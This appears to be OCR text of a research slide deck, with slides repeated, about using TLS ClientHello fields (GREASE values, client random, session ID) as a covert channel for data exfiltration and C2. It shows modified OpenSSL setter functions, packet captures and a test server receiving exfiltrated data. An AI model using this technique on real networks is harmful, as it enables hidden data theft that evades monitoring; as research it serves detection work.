Cipher Suites (17 suites)
Cipher Suite: TLS_AES_128_GCM_SHA256 (0x1301)
Cipher Suite: TLS_CHACHA20_POLY1305_SHA256 (0x1303)
Cipher Suite: TLS_AES_256_GCM_SHA384 (0x1302)
Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256 (0xc02b)
Cipher Suite: TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (0xc02f)
Cipher Suite: TLS_ECDHE_ECDSA_WITH_CHACHA20_POLY1305_SHA256 (0xcca9)
Cipher Suite: TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256 (0xcca8)
Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384 (0xc02c)
Cipher Suite: TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (0xc030)
Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA (0xc00a)
Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA (0xc009)
Cipher Suite: TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xc013)
Cipher Suite: TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xc014)
Cipher Suite: TLS_RSA_WITH_AES_128_GCM_SHA256 (0x009c)
Cipher Suite: TLS_RSA_WITH_AES_256_GCM_SHA384 (0x009d)
Cipher Suite: TLS_RSA_WITH_AES_128_CBC_SHA (0x002f)
Cipher Suite: TLS_RSA_WITH_AES_256_CBC_SHA (0x0035)
Compression Methods Length: 1
Compression Methods (1 method)
Extensions Length: 1950
Extension: server_name (len=15) name=github.com
Extension: extended_master_secret (len=0)
Extension: renegotiation_info (len=1)
Extension: supported_groups (len=16)
Type: supported_groups (10)
Length: 16
Supported Groups List Length: 14
Supported Groups (7 groups)
Supported Group: Unknown (0x11ec)
Supported Group: x25519 (0x001d)
Supported Group: secp256r1 (0x0017)
Supported Group: secp384r1 (0x0018)
Supported Group: secp521r1 (0x0019)
Supported Group: ffdhe2048 (0x0100)
Supported Group: ffdhe3072 (0x0101)
Extension: ec_point_formats (len=2)
Extension: application_layer_protocol_negotiation (len=14)
Extension: status_request (len=5)
Extension: delegated_credentials (len=10)
Extension: signed_certificate_timestamp (len=0)
Extension: key_share (len=1327) Unknown (4588), x25519, secp256r1
Extension: supported_versions (len=5) TLS 1.3, TLS 1.2
Type: supported_versions (43)
Length: 5
Supported Versions length: 4
Supported Version: TLS 1.3 (0x0304)
Supported Version: TLS 1.2 (0x0303)
Extension: signature_algorithms (len=24)

GREASE


Cipher Suites (17 suites)
Cipher Suite: TLS_AES_128_GCM_SHA256 (0x1301)
Cipher Suite: TLS_CHACHA20_POLY1305_SHA256 (0x1303)
Cipher Suite: TLS_AES_256_GCM_SHA384 (0x1302)
Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256 (0xc02b)
Cipher Suite: TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (0xc02f)
Cipher Suite: TLS_ECDHE_ECDSA_WITH_CHACHA20_POLY1305_SHA256 (0xcca9)
Cipher Suite: TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256 (0xcca8)
Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384 (0xc02c)
Cipher Suite: TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (0xc030)
Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA (0xc00a)
Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA (0xc009)
Cipher Suite: TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xc013)
Cipher Suite: TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xc014)
Cipher Suite: TLS_RSA_WITH_AES_128_GCM_SHA256 (0x009c)
Cipher Suite: TLS_RSA_WITH_AES_256_GCM_SHA384 (0x009d)
Cipher Suite: TLS_RSA_WITH_AES_128_CBC_SHA (0x002f)
Cipher Suite: TLS_RSA_WITH_AES_256_CBC_SHA (0x0035)
Compression Methods Length: 1
Compression Methods (1 method)
Extensions Length: 1950
Extension: server_name (len=15) name=github.com
Extension: extended_master_secret (len=0)
Extension: renegotiation_info (len=1)
Extension: supported_groups (len=16)
Type: supported_groups (10)
Length: 16
Supported Groups List Length: 14
Supported Groups (7 groups)
Supported Group: Unknown (0x11ec)
Supported Group: x25519 (0x001d)
Supported Group: secp256r1 (0x0017)
Supported Group: secp384r1 (0x0018)
Supported Group: secp521r1 (0x0019)
Supported Group: ffdhe2048 (0x0100)
Supported Group: ffdhe3072 (0x0101)
Extension: ec_point_formats (len=2)
Extension: application_layer_protocol_negotiation (len=14)
Extension: status_request (len=5)
Extension: delegated_credentials (len=10)
Extension: signed_certificate_timestamp (len=0)
Extension: key_share (len=1327) Unknown (4588), x25519, secp256r1
Extension: supported_versions (len=5) TLS 1.3, TLS 1.2
Type: supported_versions (43)
Length: 5
Supported Versions length: 4
Supported Version: TLS 1.3 (0x0304)
Supported Version: TLS 1.2 (0x0303)
Extension: signature_algorithms (len=24)

| GREASE

RFC 8701

Applying **G**enerate **R**andom **E**xtensions **A**nd **S**ustain **E**xtensibility (**GREASE**) to TLS Extensibility

0x0A0A	0x8A8A
0x1A1A	0x9A9A
0x2A2A	0xAAAA
0x3A3A	0xBABA
0x4A4A	0xCACA
0x5A5A	0xDADA
0x6A6A	0xEAEA
0x7A7A	0xFAFA

a

| GREASE

RFC 8701

Applying **G**enerate **R**andom **E**xtensions **A**nd **S**ustain **E**xtensibility (**GREASE**) to TLS Extensibility

0x0A0A	0x8A8A
0x1A1A	0x9A9A
0x2A2A	0xAAAA
0x3A3A	0xBABA
0x4A4A	0xCACA
0x5A5A	0xDADA
0x6A6A	0xEAEA
0x7A7A	0xFAFA


a
97

| GREASE

RFC 8701

Applying **G**enerate **R**andom **E**xtensions **A**nd **S**ustain **E**xtensibility (**GREASE**) to TLS Extensibility

0x0A0A	0x8A8A
0x1A1A	0x9A9A
0x2A2A	0xAAAA
0x3A3A	0xBABA
0x4A4A	0xCACA
0x5A5A	0xDADA
0x6A6A	0xEAEA
0x7A7A	0xFAFA



| GREASE

RFC 8701

Applying **G**enerate **R**andom **E**xtensions **A**nd **S**ustain **E**xtensibility (**GREASE**) to TLS Extensibility

0x0A0A	0x8A8A
0x1A1A	0x9A9A
0x2A2A	0xAAAA
0x3A3A	0xBABA
0x4A4A	0xCACA
0x5A5A	0xDADA
0x6A6A	0xEAEA
0x7A7A	0xFAFA


a
97
0x61

| GREASE

RFC 8701

Applying **G**enerate **R**andom **E**xtensions **A**nd **S**ustain **E**xtensibility (**GREASE**) to TLS Extensibility

0x0A0A	0x8A8A
0x1A1A	0x9A9A
0x2A2A	0xAAAA
0x3A3A	0xBABA
0x4A4A	0xCACA
0x5A5A	0xDADA
0x6A6A	0xEAEA
0x7A7A	0xFAFA



origin story

origin story

is it even possible?

| how - exfil

include > openssl > C ssl.h > SSL_set_client_hello_session_id(SSL *, const unsigned char *, size_t)

```
2449
2450    // Declarations for enabling GREASE
2451    void SSL_CTX_set_grease_enabled(SSL_CTX *ctx, int enabled);
2452    void SSL_set_grease_enabled(SSL *s, int enabled);
2453    //additional declarations for setting GREASE
2454    void SSL_set_grease_version(SSL *s, uint16_t value);
2455    void SSL_set_grease_group(SSL *s, uint16_t value);
2456    void SSL_set_grease_cipher(SSL *s, uint16_t value);
2457    //declaration for external client random
2458    int SSL_set_client_random(SSL *s, const unsigned char *rand, size_t len);
2459    //declaration for external client session_id
2460    int SSL_set_client_hello_session_id(SSL *s, const unsigned char *sid, size_t sid_len);
```

how - exfil

include > openssl > C ssl.h > SSL_set_client_hello_session_id(SSL *, const unsigned char *, size_t)

```
2449
2450    // Declarations for enabling GREASE
2451    void SSL_CTX_set_grease_enabled(SSL_CTX *ctx, int enabled);
2452    void SSL_set_grease_enabled(SSL *s, int enabled);
2453    //additional declarations for setting GREASE
2454    void SSL_set_grease_version(SSL *s, uint16_t value);
2455    void SSL_set_grease_group(SSL *s, uint16_t value);
2456    void SSL_set_grease_cipher(SSL *s, uint16_t value);
2457    //declaration for external client random
2458    int SSL_set_client_random(SSL *s, const unsigned char *rand, size_t len);
2459    //declaration for external client session_id
2460    int SSL_set_client_hello_session_id(SSL *s, const unsigned char *sid, size_t sid_len);
```

how - exfil

include > openssl > C ssl.h > SSL_set_client_hello_session_id(SSL *, const unsigned char *, size_t)


```
2449
2450    // Declarations for enabling GREASE
2451    void SSL_CTX_set_grease_enabled(SSL_CTX *ctx, int enabled);
2452    void SSL_set_grease_enabled(SSL *s, int enabled);
2453    //additional declarations for setting GREASE
2454    void SSL_set_grease_version(SSL *s, uint16_t value);
2455    void SSL_set_grease_group(SSL *s, uint16_t value);
2456    void SSL_set_grease_cipher(SSL *s, uint16_t value);
2457    //declaration for external client random
2458    int SSL_set_client_random(SSL *s, const unsigned char *rand, size_t len);
2459    //declaration for external client session_id
2460    int SSL_set_client_hello_session_id(SSL *s, const unsigned char *sid, size_t sid_len);
```

how - exfil

include > openssl > C ssl.h > SSL_set_client_hello_session_id(SSL *, const unsigned char *, size_t)

```
2449
2450    // Declarations for enabling GREASE
2451    void SSL_CTX_set_grease_enabled(SSL_CTX *ctx, int enabled);
2452    void SSL_set_grease_enabled(SSL *s, int enabled);
2453    //additional declarations for setting GREASE
2454    void SSL_set_grease_version(SSL *s, uint16_t value);
2455    void SSL_set_grease_group(SSL *s, uint16_t value);
2456    void SSL_set_grease_cipher(SSL *s, uint16_t value);
2457    //declaration for external client random
2458    int SSL_set_client_random(SSL *s, const unsigned char *rand, size_t len);
2459    //declaration for external client session_id
2460    int SSL_set_client_hello_session_id(SSL *s, const unsigned char *sid, size_t sid_len);
```

| linkers & loaders



| how - exfil

ssl > C ssl_lib.c > SSL_set_client_hello_session_id(SSL *, const unsigned char *, size_t)

```
5728  // add GREASE enabled to SSL_CTX and SSL
5729  void SSL_CTX_set_grease_enabled(SSL_CTX *ctx, int enabled) {
5730      ctx->grease_enabled = !!enabled;
5731  }
5732
5733  void SSL_set_grease_enabled(SSL *s, int enabled) {
5734      s->grease_enabled = !!enabled;
5735  }
5736  // define setter functions for GREASE
5737  void SSL_set_grease_version(SSL *s, uint16_t value) {
5738      s->grease_version = value;
5739  }
5740
5741  void SSL_set_grease_group(SSL *s, uint16_t value) {
5742      s->grease_group = value;
5743  }
5744
5745  void SSL_set_grease_cipher(SSL *s, uint16_t value) {
5746      s->grease_cipher = value;
5747  }
5748
5749  //added for external client random
5750  int SSL_set_client_random(SSL *s, const unsigned char *rand, size_t len) {
5751      if (s == NULL || rand == NULL || len != SSL3_RANDOM_SIZE)
5752          return 0;
5753      memcpy(s->custom_client_random, rand, SSL3_RANDOM_SIZE);
5754      s->custom_client_random_set = 1;
5755      return 1;
5756  }
5757
5758  //added for external client session_id
5759  int SSL_set_client_hello_session_id(SSL *s, const unsigned char *sid, size_t sid_len)
5760  {
5761      if (s == NULL || sid == NULL || sid_len > SSL_MAX_SSL_SESSION_ID_LENGTH)
5762          return 0;
5763      memcpy(s->ext.custom_session_id, sid, sid_len);
5764      s->ext.custom_session_id_len = sid_len;
5765      s->ext.custom_session_id_set = 1;
5766      return 1;
5767  }
```

| how - exfil


- **github**

https://github.com/haarlems/openssl-research/commit/cc7aedbc35e5593d8c4493a0d70a4db45cf219d7


ssl > C ssl_lib.c > SSL_set_client_hello_session_id(SSL *, const unsigned char *, size_t)

```
5728  // add GREASE enabled to SSL_CTX and SSL
5729  void SSL_CTX_set_grease_enabled(SSL_CTX *ctx, int enabled) {
5730      ctx->grease_enabled = !!enabled;
5731  }
5732
5733  void SSL_set_grease_enabled(SSL *s, int enabled) {
5734      s->grease_enabled = !!enabled;
5735  }
5736  // define setter functions for GREASE
5737  void SSL_set_grease_version(SSL *s, uint16_t value) {
5738      s->grease_version = value;
5739  }
5740
5741  void SSL_set_grease_group(SSL *s, uint16_t value) {
5742      s->grease_group = value;
5743  }
5744
5745  void SSL_set_grease_cipher(SSL *s, uint16_t value) {
5746      s->grease_cipher = value;
5747  }
5748
5749  //added for external client random
5750  int SSL_set_client_random(SSL *s, const unsigned char *rand, size_t len) {
5751      if (s == NULL || rand == NULL || len != SSL3_RANDOM_SIZE)
5752          return 0;
5753      memcpy(s->custom_client_random, rand, SSL3_RANDOM_SIZE);
5754      s->custom_client_random_set = 1;
5755      return 1;
5756  }
5757
5758  //added for external client session_id
5759  int SSL_set_client_hello_session_id(SSL *s, const unsigned char *sid, size_t sid_len)
5760  {
5761      if (s == NULL || sid == NULL || sid_len > SSL_MAX_SSL_SESSION_ID_LENGTH)
5762          return 0;
5763      memcpy(s->ext.custom_session_id, sid, sid_len);
5764      s->ext.custom_session_id_len = sid_len;
5765      s->ext.custom_session_id_set = 1;
5766      return 1;
5767  }
```


| fun fact



No. Time Source Destination Protocol Lengtl Info
1124 36.540268 192.168.181.150 52.123.128.14 TLSv1.3 775 Client Hello (SNI
Frame 1124: Packet, 775 bytes on wire (6200 bits), 775 bytes captured (6200 bits) on interface
Ethernet II, Src: VMware_60:a8:da (00:0c:29:60:a8:da), Dst: VMware_ee:d3:49 (00:50:56:ee:d3:49)
Internet Protocol Version 4, Src: 192.168.181.150, Dst: 52.123.128.14
Transmission Control Protocol, Src Port: 50097, Dst Port: 443, Seq: 1, Ack: 1, Len: 721
Transport Layer Security
[Stream index: 7]
TLSv1.3 Record Layer: Handshake Protocol: Client Hello
Content Type: Handshake (22)
Version: TLS 1.0 (0x0301)
Length: 716
Handshake Protocol: Client Hello
Handshake Type: Client Hello (1)
Length: 712
Version: TLS 1.2 (0x0303)
Random: a26f0c9e18f17dfaa030cafa5d98102269593820e50d8b982422acff56af74df
Session ID Length: 32
Session ID: 00a9f9da0c6822c110bc1c1e790a24f431682cb6b5dd68429b14b0cb1aa09360

| what we have


VICTIM
| client |
exfil
WinServer2019
1
2 OpenSSL 1.1.1x-dev
3
4 Copyright (c) 1998-2023 The OpenSSL Project
ATTACKER

| what we want


VICTIM
| client |
exfil
WinServer2019
1
2 OpenSSL 1.1.1x-dev
3
4 Copyright (c) 1998-2023 The OpenSSL Project
ATTACKER
| server |
C2
Debian GNU/Linux 11 (bullseye)
dfir@dfir:~/Downloads/poctlsc2/openssl-3.5-source
$ openssl -v
OpenSSL 3.5.2-dev (Library: OpenSSL 3.5.2-dev)


No question about it.
I am ready to get hurt again.

| how - c2

| how - c2 - server

```
$ gcc server.c -o server -I /opt/openssl-3.5/include/ -L /opt/openssl-3.5/
  lib64/ -Wl,-rpath,/opt/openssl-3.5/lib -lssl -lcrypto
$ ./server
[+] TCP server socket created
[+] bound to port number: 8787
[..]
[+] TLS handshake completed
[+] closed client socket
8092B85F317F0000:error:0A000126:SSL routines::unexpected eof
  while reading:ssl/record/rec_layer_s3.c:696:
```

| how - c2 - server

Status atm:
- working client
- working server receiving exfil but unexpected eof error on server printed out, doesnt affect the file though

Next steps:
- investigate error unexpected eof while reading ssl/record/rec_layer_s3.c:696
- modify server openssl lib to accept manipulated random
